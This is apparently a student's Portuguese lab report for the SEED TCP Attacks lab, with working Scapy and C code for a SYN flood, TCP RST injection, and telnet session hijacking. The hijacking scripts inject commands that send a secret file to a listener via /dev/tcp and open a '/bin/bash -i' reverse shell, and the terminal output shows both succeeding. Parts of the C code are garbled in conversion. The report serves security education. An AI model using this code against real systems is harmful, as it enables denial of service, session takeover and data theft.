Objetivo do ataque TCP Session Hijacking é sequestrar uma conexão TCP existente (sessão) entre duas vítimas, injetando conteúdo malicioso nesta sessão. Se esta conexão for uma sessão telnet, os invasores podem injetar comandos maliciosos (por exemplo, deletar um arquivo importante) nesta sessão, fazendo com que a vítimas para executar os comandos maliciosos.

Nesta Task, vamos demonstrar como podemos sequestrar uma sessão de TCP/TELNET entre dois computadores. O objetivo é fazer com que o servidor TCP/TELNET execute um comando malicioso. Para simplificar a tarefa, assumimos que o invasor e a vítima estão na mesma LAN.

Para essa Task vamos abrir uma conexão entre o container auxiliar 10.9.0.6 e o container da vítima 10.9.0.5 via TCP/TELNET. Estabelecida a conexão então criamos um arquivo dentro da pasta /home/seed com nome de segredo contendo uma linha escrita “Este arquivo é segredo”. Feito o passo anterior agora com auxílio do Wireshark pegamos os dados de sport, seq e ack para editar nosso código malicioso fornecido pelo laboratório no container de ataque. Editado o arquivo então no container da vítima listamos a conexão pelo netstat -nat, voltamos então para o container de ataque e abrimos uma conexão via netcat “nc -l 9090 &”, feito isso então executamos o código malicioso, caso ele tome controle da seção TCP/TELNET entre os dois servidores a mensagem da leitura do código malicioso será mostrada no terminal do container de ataque.

Código:

```
#!/usr/bin/python3
# TASK 3
```

```

import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=34154, dport=23, flags="A",
               seq=3059491338, ack=2559097831)
Data = "\r cat /home/seed/secredo > /dev/tcp/10.9.0.1/9090\r"
# Data = "\r /bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)

```




Imagen 41 – Conexão TCP/TELNET.




Imagen 42 – Captura de pacotes via Wireshark e edição do código malicioso.




Imagen 43 – Execução de comando netstat -nat pra listar conexões ativas.




Imagen 44 – Execução do código malicioso e resposta com sucesso.





Imagen 43 – Captura de pacotes via Wireshark.

Como demonstrado nas imagens a execução da Task teve sucesso, através do código malicioso conseguimos obter controle da conexão TCP/TELNET e como

consequência conseguimos estabelecer uma conexão via netcat e ler o arquivo segredo dentro do container da vítima.

Task4: Creating Reverse Shell using TCP Session Hijacking


Alterando apenas uma parte do nosso código malicioso podemos então criar uma conexão de shell reversa ao tomar controle dessa conexão TCP/TELNET entre os dois servidores. Aproveitando todas as configurações da task anterior, ao executar o código malicioso podemos perceber uma conexão estável entre o container 10.9.0.1 com o container 10.9.0.5 com isso obtendo sucesso no ataque.



```
Activities Terminal Mar 20 07:02 • seed@VM: ~ seed@VM: ~ seed@VM: ~
proto : ByteEnumField = 6 (0)
checksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 34188 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 1135796865 (0)
ack : IntField = 212374077 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField = b'<1>' (b'')
flags : FlagsField = 0x00000000 (0)
window : ShortField = 10000 (10000)
checksum : XShortField = 4095 (65535)
urgptr : ShortField = 0 (0)
options : TCPOptions = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1
load : StrField = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1
seed@592df42706f1:~$ root@VM:/volumes# 
```

Imagen 44 – Executando código malicioso.



```
Activities Terminal Mar 20 07:02 • seed@VM: ~ seed@VM: ~ seed@VM: ~
root@592df42706f1:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.11:35023        0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 10.9.0.5:43670          10.9.0.1:9090        ESTABLISHED
tcp      0      73 10.9.0.5:23            10.9.0.6:34188        ESTABLISHED
root@592df42706f1:/home/seed# 
```

Imagen 45 – Utilizando netstat -nat para lista conexões ativas.

Códigos:

```
#!/bin/env python3
# Task 1.1

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") # Vítima
tcp = TCP(dport=23, flags='S') # 23 para telnet
pkt = ip/tcp
```

while True:

```
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-9bdd0d967c83', verbose = 0)
```

/* TASK 1.2 */

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
```

```

#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr   iph_sourceip; //Source IP address
    struct in_addr   iph_destip; //Destination IP address
};

```

```

/* TCP Header */
struct tcphandler {
    u_short tcp_sport;          /* source port */
    u_short tcp_dport;          /* destination port */
    u_int  tcp_seq;             /* sequence number */
    u_int  tcp_ack;             /* acknowledgement number */
    u_char  tcp_offx2;          /* data offset, rsvd */
#define TH_OFF(th)    (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02

```

```

#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)

u_short tcp_win;           /* window */
u_short tcp_sum;           /* checksum */
u_short tcp_urp;           /* urgent pointer */

};

/* Psuedo TCP header */
struct pseudo_tcp
{
    unsigned saddr, daddr;
    unsigned char mbz;
    unsigned char ptcl;
    unsigned short tcpl;
    struct tcpheader tcp;
    char payload[1500];
};

#ifndefdefine DEST_IP "10.9.0.5"
#ifndefdefine DEST_PORT 23 // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

*****

```

Given an IP packet, send it out using a raw socket.

```
*****  
void send_raw_ip_packet(struct ipheader* ip)  
{  
    struct sockaddr_in dest_info;  
    int enable = 1;  
  
    // Step 1: Create a raw network socket.  
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);  
    if (sock < 0) {  
        fprintf(stderr, "socket() failed: %s\n", strerror(errno));  
        exit(1);  
    }  
  
    // Step 2: Set socket option.  
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,  
               &enable, sizeof(enable));  
  
    // Step 3: Provide needed information about destination.  
    dest_info.sin_family = AF_INET;  
    dest_info.sin_addr = ip->iph_destip;  
  
    // Step 4: Send the packet out.  
    sendto(sock, ip, ntohs(ip->iph_len), 0,  
           (struct sockaddr *)&dest_info, sizeof(dest_info));  
    close(sock);  
}  
*****
```

Spoof a TCP SYN packet.

```
*****
```

```
int main(int argc, char *argv[]) {  
    char buffer[PACKET_LEN];  
    struct ipheader *ip = (struct ipheader *) buffer;  
    struct tcpheader *tcp = (struct tcpheader *) (buffer +  
        sizeof(struct ipheader));  
  
    if (argc < 3) {  
        printf("Please provide IP and Port number\n");  
        printf("Usage: synflood ip port\n");  
        exit(1);  
    }  
}
```

```
char *DEST_IP = argv[1];  
int DEST_PORT = atoi(argv[2]);
```

```
rand(time(0)); // Initialize the seed for random # generation.
```

```
while (1) {  
    memset(buffer, 0, PACKET_LEN);  
    ****
```

Step 1: Fill in the TCP header.

```
*****
```

```
tcp->tcp_sport = rand(); // Use random source port  
tcp->tcp_dport = htons(DEST_PORT);  
tcp->tcp_seq = rand(); // Use random sequence #  
tcp->tcp_offx2 = 0x50;  
tcp->tcp_flags = TH_SYN; // Enable the SYN bit  
tcp->tcp_win = htons(20000);
```

```
tcp->tcp_sum = 0;
```

```
*****
```

Step 2: Fill in the IP header.

```
*****
```

```
ip->iph_ver = 4; // Version (IPV4)  
ip->iph_ihl = 5; // Header length  
ip->iph_ttl = 50; // Time to live  
ip->iph_sourceip.s_addr = rand(); // Use a random IP address  
ip->iph_destip.s_addr = inet_addr(DEST_IP);  
ip->iph_protocol = IPPROTO_TCP; // The value is 6.  
ip->iph_len = htons(sizeof(struct ipheader) +  
    sizeof(struct tcphdr));
```

```
// Calculate tcp checksum
```

```
tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
*****
```

Step 3: Finally, send the spoofed packet

```
*****
```

```
send_raw_ip_packet(ip);  
}  
  
return 0;  
}
```

```
unsigned short in_cksum (unsigned short *buf, int length)
```

```
{  
    unsigned short *w = buf;
```

```

int nleft = length;
int sum = 0;
unsigned short temp=0;

/*
 * The algorithm uses a 32 bit accumulator (sum), adds
 * sequential 16 bit words to it, and at the end, folds back all
 * the carry bits from the top 16 bits into the lower 16 bits.
 */

while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
}

/* treat the odd byte at the end, if any */
if (nleft == 1) {
    *(u_char *)(&temp) = *(u_char *)w ;
    sum += temp;
}

/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
sum += (sum >> 16);           // add carry
return (unsigned short)(~sum);
}
*****
```

TCP checksum is calculated on the pseudo header, which includes the TCP header and data, plus some part of the IP header. Therefore, we need to construct the pseudo header first.

```
*****
```

```
unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                                                sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr = ip->iph_sourceip.s_addr;
    p_tcp.daddr = ip->iph_destip.s_addr;
    p_tcp.mbz = 0;
    p_tcp.ptcl = IPPROTO_TCP;
    p_tcp.tcpl = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);

    return (unsigned short) in_cksum((unsigned short *)&p_tcp,
                                    tcp_len + 12);
}
```

```
#!/usr/bin/env python3
```

```
# Task 2.1
```

```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=36672, dport=23, flags="R", seq=22733841360)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-9bdd0d967c83", verbose=0)
```

```
#!/usr/bin/python3

# reset_auto

# sniff tcp connection and spoof rst packet to break the tcp connection

# Refs:

# 1. sudo netwox 78 --filter "src host 10.0.2.68"

# Task2.2
```

```
from scapy.all import *

def spoof_tcp(pkt):
    IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                    dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    spoofpkt = IPLayer/TCPLayer
    ls(spoofpkt)
    send(spoofpkt, verbose=0)

pkt=sniff(iface='br-9bdd0d967c83', filter='tcp and port 23', prn=spoof_tcp)
```

```
#!/usr/bin/python3

# TASK 3

import sys

from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")

IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")

TCPLayer = TCP(sport=34154, dport=23, flags="A",
               seq=3059491338, ack=2559097831)

Data = "\r cat /home/seed/secredo > /dev/tcp/10.9.0.1/9090\r"
# Data = "\r /bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1\r"

pkt = IPLayer/TCPLayer/Data

ls(pkt)

send(pkt,verbose=0)
```

```
#!/usr/bin/python3

# TASK 4

import sys

from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")

IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")

TCPLayer = TCP(sport=46716, dport=23, flags="A",
               seq=3809825950, ack=1182374470)

Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
# Data = "\r /bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1\r"

pkt = IPLayer/TCPLayer/Data
```

```
ls(pkt)  
send(pkt,iface='br-9bdd0d967c83', verbose=0)
```

Referências:

TCP Attacks Lab. Disponível
em:<https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/>. Acessado em 19 de março de 2022.

BPF Reference Guide. Disponível
em:<<https://www.gigamon.com/content/dam/resource-library/english/guide---cookbook/gu-bpf-reference-guide-gigamon-insight.pdf>>. Acessado em 19 de março de 2022.

Scapy Cheat Sheet. Disponível
em:<https://wiki.sans.blue/Tools/pdfs/ScapyCheatSheet_v0.2.pdf>. Acessado em 19 de março de 2022.

Programming with Libpcap - Sniffing the Network From Our Own Application.
Disponível
em:<<http://recursos.alabaknocking.com/libpcapHakin9LuisMartinGarcia.pdf>>. Acessado em 19 de março de 2022.